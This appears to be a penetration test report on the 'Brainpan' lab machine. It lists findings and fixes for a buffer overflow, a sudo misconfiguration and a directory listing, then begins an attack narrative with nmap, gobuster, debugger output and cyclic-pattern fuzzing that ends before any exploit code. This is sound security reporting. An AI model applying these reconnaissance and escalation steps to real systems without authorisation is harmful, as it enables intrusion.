Penetration Test Report

Brainpan

Author: sh3llsh0ck

Date of Audit: 06.20.23 - 06.21.23

Date Published: N/A

Version: 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Brainpan and Sh3llsh0ck Sec. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Brainpan and Sh3llsh0ck Sec.

Brainpan may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test captures a specific moment in time, focusing on the information gathered during the assessment and not accounting for any subsequent changes or updates. Due to the time constraints of such engagements, it is not possible to thoroughly evaluate all security controls. Instead, Sh3llsh0ck Sec prioritizes the assessment to pinpoint the most vulnerable security controls that an attacker could target.

To maintain the effectiveness of these controls, Sh3llsh0ck Sec suggests conducting similar assessments annually, either by internal or third-party assessors. This periodic evaluation ensures the ongoing strength of the security measures.

Assessment Overview

From June 20, 2023 to June 21, 2023, Brainpan contracted Sh3llsh0ck Sec to perform a black box penetration test on one of its public-facing machines. A black box penetration test is a type of security assessment where the tester has no prior knowledge about the target system or network. In this approach, the tester simulates an external attacker who has no insider information or access to the internal infrastructure.

The phases of penetration testing included the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Timeline

The following is a timeline of the progression points through the penetration test.

Date/Time	Action
6.20.23 – 10:00 A.M.	Commencement of penetration test
6.20.23 – 10:30 A.M.	Nmap scan enumeration
6.20.23 – 11:00 A.M.	Download of brainpan.exe from webserver (/bin)
6.20.23 – 2:00 P.M.	Buffer overflow to RCE on port 9999; Reverse shell as “puck”
6.21.23 – 10:00 A.M.	Privilege escalation exploit; Shell as root user
6.21.23 – 10:15 A.M.	Ending of penetration test

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability’s effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
External Black Box Penetration Test	10.10.233.5

Scope Exclusions

None

Client Allowances

None

Executive Summary

Sh3llsh0ck Sec evaluated Brainpan's external security posture through performing a black box penetration test on the given target machine (listed in the scope) from June 20th, 2023 to June 21st, 2023. The following sections provide a high-level overview of the attack path, discovered vulnerabilities, tester recommendations, and security strengths and weaknesses.

Testing Summary

During the penetration test, Sh3llsh0ck Sec discovered an exposed directory listing (/bin) on the target machine's webserver running on port 10,000. This directory contained a Windows binary named brainpan.exe, which was also found to be listening for connections on port 9999. By leveraging this exposed directory, Sh3llsh0ck Sec obtained a copy of brainpan.exe through the webserver.

The team then performed local reverse engineering on the binary, revealing the presence of a stack-based buffer overflow vulnerability. Exploiting this vulnerability enabled Sh3llsh0ck Sec to achieve Remote Code Execution on the target machine. As a result, they gained access to a user account named "puck," which had sudo permissions. Notably, the user "puck" had unrestricted access (no password required) to execute a binary located at "/home/anansi/bin/anansi_util" as the root user.

By utilizing the "manual" option provided by the "anansi_util" binary, Sh3llsh0ck Sec successfully obtained a shell with root privileges on the target machine. This effectively granted them full control over the system.

These findings demonstrate critical security vulnerabilities within the target environment, allowing unauthorized access and full compromise of sensitive information. Immediate attention and remediation of these issues are strongly recommended to mitigate further risks and protect the organization's assets.

Tester Notes and Recommendations

The penetration test identified three main weak points within the target machine's security infrastructure that heavily contributed to full compromise of the system.

The first weak point was the exposed directory listing which allowed our team to obtain a copy of the binary listening on port 9999. This exposed listing allowed our team to reverse engineer the binary in the first place for further exploitation and initial access to the target system.

We recommend that Brainpan implements policies to secure any sensitive directories and to block access to them entirely on the public-facing webserver. We also recommend that directory listing functionality be completely disabled across all public-facing webservers.

The second weak point was the publicly exposed port 9999 running the vulnerable brainpan binary, as it allowed our team to exploit the buffer overflow present in the binary and gain initial access to the target server. The binary itself was vulnerable to a very simple buffer overflow attack which allowed full compromise of the service.

We recommend that Brainpan implements policies to restrict inbound access to any ports or services that do not need to be publicly accessible on the internet. In addition, a more thorough bug testing procedure should be implemented during the development lifecycle so that critical code vulnerabilities like the buffer overflow in brainpan can be detected and resolved before deployment.

The third weak point was the level of privileged access given to the “puck” user, which allowed our team to elevate our privileges to root on the target system. This was done by abusing the sudo permissions set for “puck.”

We recommend that Brainpan implement Zero Trust policies, such as the principle of least privilege, systemwide to ensure the appropriate level of access is granted to each user and system component. Specifically, the permissions assigned to the "puck" user should be reassessed and restricted to only the necessary privileges required for its intended task. Additionally, regular reviews of access permissions should be conducted to ensure ongoing adherence to the principle of least privilege and maintain a secure environment.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Black Box Penetration Test Findings

1	1	1	0	0
Critical	High	Moderate	Low	Informational

Improper Privileges – Sudo Access

Severity:	Critical
Description:	Local user “puck” has sudo privileges to execute /home/anansi/bin/anansi_util as root with no password requirement. This binary has an option to run the “manual” command, which has an option to run shell commands. This allows an attacker to escalate privileges to root with ease.
Risk:	Likelihood: High – This simple attack can be used to gain root privileges once an attacker has already gained initial access to the target system. Impact: Very High – An attacker with root privileges has complete control over the system and all its assets.
Remediation:	Instead of full sudo access, use Linux capabilities (such as CAP_SETUID) to give “puck” temporary root permissions to the necessary options (excluding “manual”) in the “anansi_util” binary.
References:	https://gtfobins.github.io/gtfobins/man/ https://andreafortuna.org/2018/05/16/exploiting-sudo-for-linux-privilege-escalation/ https://wiki.archlinux.org/title/capabilities

Improper Bounds Checking – Stack Buffer Overflow to RCE (brainpan.exe)

Severity:	High
Description:	The executable running on port 9999 (brainpan.exe) is vulnerable to a stack buffer overflow due to using the insecure gets() function to receive user input, which doesn't do any bounds checking. This allows an attacker to take control of the program flow and execute code off the stack, leading to arbitrary remote code execution (RCE).
Risk:	Likelihood: High - The vulnerable service is completely exposed to the internet and is fairly trivial to exploit. Impact: Very High – An attacker can leverage the RCE to gain shell access to the server and escalate privileges or pivot to other internal machines.
Remediation:	Implement proper bounds checking by using a secure function like fgets() instead of gets().

	Enable Address Space Layout Randomization (ASLR) to make exploitation of any potential buffer overflow tougher. Enable No-Execute (NX) to make the stack non-executable, creating more hurdles for an attacker to bypass in the case of a potential buffer overflow. Enable Stack Canaries to allow the program to be able to detect an attempted buffer overflow attack and consequently terminate itself before any damage can be achieved by the attacker.
References:	https://csrc.nist.gov/glossary/term/buffer_overflow https://docs.oracle.com/en/operating-systems/oracle-linux/6/security/ol_aslr_sec.html https://access.redhat.com/solutions/2936741 https://developers.redhat.com/articles/2022/06/02/use-compiler-flags-stack-protection-gcc-and-clang https://www.cobalt.io/blog/pentester-guide-to-exploiting-buffer-overflow-vulnerabilities

Security Misconfiguration - Exposed Directory Listing (/bin/)

Severity:	Moderate
Description:	An exposed directory listing (/bin/) is present on the target machine's (10.10.233.5) webserver which contains brainpan.exe, the binary running on port 9999 on the target machine. This exposed directory listing allowed our team to reverse engineer and consequently exploit the service on port 9999 (see finding #2), leading to initial access to the server.
Risk:	Likelihood: Very High – Finding and accessing an exposed directory listing is trivial and can be done easily by unsophisticated attackers. Impact: Moderate – Exposed sensitive directory listings can provide attackers with source code or other information to devise exploits against systems.
Remediation:	Disable directory listings for all directories that are either sensitive or not necessary for a user to access.
References:	https://cwe.mitre.org/data/definitions/548.html https://portswigger.net/kb/issues/00600100_directory-listing


Attack Narrative

Enumerating the Webserver (port 10,000)

Running an Nmap scan on the server reveals the following two ports are open:

```
# Nmap 7.93 scan initiated Tue Jun 13 19:26:07 2023 as: nmap -sV -sC -O -p9999,10000 -T4 -oN service-scan.txt
10.10.233.5
Nmap scan report for 10.10.233.5
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [_________________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
```

The nmap scan shows that the webserver at port 10,000 is a Python `SimpleHTTPServer`. The webserver landing page shows this infographic:



ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

IP THEFT

MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS

TAKING OVER HIGH-VALUE ACCOUNTS

BREACHING ORGANIZATION PERIMETERS

ARE APPLICATIONS REALLY *THAT* UNSAFE?

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.

*Source: WHID


While other flaws such as XSS account for a higher volume of findings, SQL injection accounts for 20 percent of hacks.

Running a directory brute force with gobuster on the webserver reveals the `/bin` directory:

```
gobuster dir --url http://10.10.76.131:10000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-t 25 -o dirbrute.txt
```

```
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.76.131:10000/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/19 20:11:25 Starting gobuster in directory enumeration mode
===============================================================
/bin                  (Status: 301) [Size: 0] [--> /bin/]
```

The directory contains one Windows executable called brainpan.exe:




Directory listing for /bin/

- brainpan.exe

Reverse Engineering brainpan.exe

Immunity Debugger is a phenomenal tool for reverse engineering Windows executables. Executing the binary with Immunity Debugger presents the following:



```
31171280  $ 55             PUSH EBP
31171281  . 89E5           MOV EBP,ESP
31171283  . 83EC 08        SUB ESP,8
31171286  . C70424 010000( MOV DWORD PTR SS:[ESP],1
3117128D  . FF15 20511731  CALL DWORD PTR DS:[<&msvcrt.__set_app_t!  msvcrt.__set_app_type
31171293  . E8 B8FEFFFF    CALL brainpan.31171150
31171298  . 90             NOP
31171299  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
311712A0  . 55             PUSH EBP
311712A1  . 89E5           MOV EBP,ESP
311712A3  . 83EC 08        SUB ESP,8
311712A6  . C70424 020000( MOV DWORD PTR SS:[ESP],2
311712AD  . FF15 20511731  CALL DWORD PTR DS:[<&msvcrt.__set_app_t!  msvcrt.__set_app_type
311712B3  . E8 98FEFFFF    CALL brainpan.31171150
311712B8  . 90             NOP
311712B9  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
311712C0  $ 55             PUSH EBP
311712C1  . 8B0D 3C511731  MOV ECX,DWORD PTR DS:[<&msvcrt.atexit>]  msvcrt.atexit
311712C7  . 89E5           MOV EBP,ESP
311712C9  . 5D             POP EBP
311712CA  . FFE1           JMP ECX
311712CC    8D7426 00      LEA ESI,DWORD PTR DS:[ESI]
311712D0  . 55             PUSH EBP
311712D1  . 8B0D 30511731  MOV ECX,DWORD PTR DS:[<&msvcrt._onexit>  msvcrt._onexit
311712D7  . 89E5           MOV EBP,ESP
311712D9  . 5D             POP EBP
311712DA  . FFE1           JMP ECX
311712DC    90             NOP
311712DD    90             NOP
311712DE    90             NOP
311712DF    90             NOP
311712E0  > 55             PUSH EBP
311712E1  . 89E5           MOV EBP,ESP
311712E3  . 5D             POP EBP
311712E4  . E9 17070000    JMP brainpan.31171A00
311712E9    90             NOP
311712EA    90             NOP
311712EB    90             NOP
311712EC    90             NOP
311712ED    90             NOP
311712EE    90             NOP
311712EF    90             NOP
311712F0  . 55             PUSH EBP
311712F1  . 89E5           MOV EBP,ESP
311712F3  . FFE4           JMP ESP
311712F5  . FFE1           JMP ECX
311712F7  . 5B             POP EBX
311712F8  . 5B             POP EBX
311712F9  . C3             RETN
311712FA  . 5D             POP EBP
311712FB  . C3             RETN
311712FC ┌$ 55             PUSH EBP
311712FD │. 89E5           MOV EBP,ESP
311712FF │. 81EC 18020000  SUB ESP,218
31171305 │. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00800000
ESP 005FEEFC
EBP 005FEF50
ESI 0061B8C8
EDI 0061B800
EIP 77042D0C ntdll.77042D0C
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2C3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                ASCII
31172000 FF FF FF FF 00 00 00 00     ....
31172008 00 00 00 00 00 00 00 00 ........
31172010 00 40 00 00 00 00 00 00 .@......
31172018 00 00 00 00 00 00 00 00 ........
31172020 70 1D 17 31 00 00 00 00 p#‡1....
31172028 00 00 00 00 00 00 00 00 ........
31172030 00 00 00 00 FF FF FF FF ....
31172038 00 00 00 00 FF FF FF FF ....
31172040 00 00 00 00 FF FF FF FF ....
31172048 00 00 00 00 00 00 00 00 ........
31172050 00 00 00 00 00 00 00 00 ........
31172058 00 00 00 00 00 00 00 00 ........
31172060 00 00 00 00 00 00 00 00 ........
31172068 00 00 00 00 00 00 00 00 ........
31172070 00 00 00 00 00 00 00 00 ........
31172078 00 00 00 00 00 00 00 00 ........
31172080 00 00 00 00 00 00 00 00 ........
31172088 00 00 00 00 00 00 00 00 ........
31172090 00 00 00 00 00 00 00 00 ........
31172098 00 00 00 00 00 00 00 00 ........
311720A0 00 00 00 00 00 00 00 00 ........
311720A8 00 00 00 00 00 00 00 00 ........
311720B0 00 00 00 00 00 00 00 00 ........
311720B8 00 00 00 00 00 00 00 00 ........
311720C0 00 00 00 00 00 00 00 00 ........
311720C8 00 00 00 00 00 00 00 00 ........
311720D0 00 00 00 00 00 00 00 00 ........
311720D8 00 00 00 00 00 00 00 00 ........
311720E0 00 00 00 00 00 00 00 00 ........
311720E8 00 00 00 00 00 00 00 00 ........
311720F0 00 00 00 00 00 00 00 00 ........
311720F8 00 00 00 00 00 00 00 00 ........
31172100 00 00 00 00 00 00 00 00 ........
31172108 00 00 00 00 00 00 00 00 ........
```

C:\Users\hehaa\shared\brainpan.exe

```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

Connecting to the binary from our attacking machine shows that it is the same as the service running on port 9999 of the target system:

Local instance:




```
┌──(kali㉿kali)-[~/Desktop/THM/Brainpan]
└─$ nc 192.168.56.1 9999

[______________________ WELCOME TO BRAINPAN _______________________]
                        ENTER THE PASSWORD

                        >> test
                        ACCESS DENIED

┌──(kali㉿kali)-[~/Desktop/THM/Brainpan]
└─$ 
```

C:\Users\hehaa\shared\brainpan.exe

```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [test
]
[get_reply] copied 5 bytes to buffer
[+] check is 1
[get_reply] s = [test
]
[get_reply] copied 5 bytes to buffer
```


Target system’s service:



```
┌──(kali㉿kali)-[~/Desktop/THM/Brainpan]
└─$ nc 10.10.148.248 9999
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >> test
                          ACCESS DENIED
```


Fuzzing the binary with a cyclic character pattern reveals the offset of the instruction pointer (EIP):

Cyclic pattern generation (1500 characters):




```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_create -l 1500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
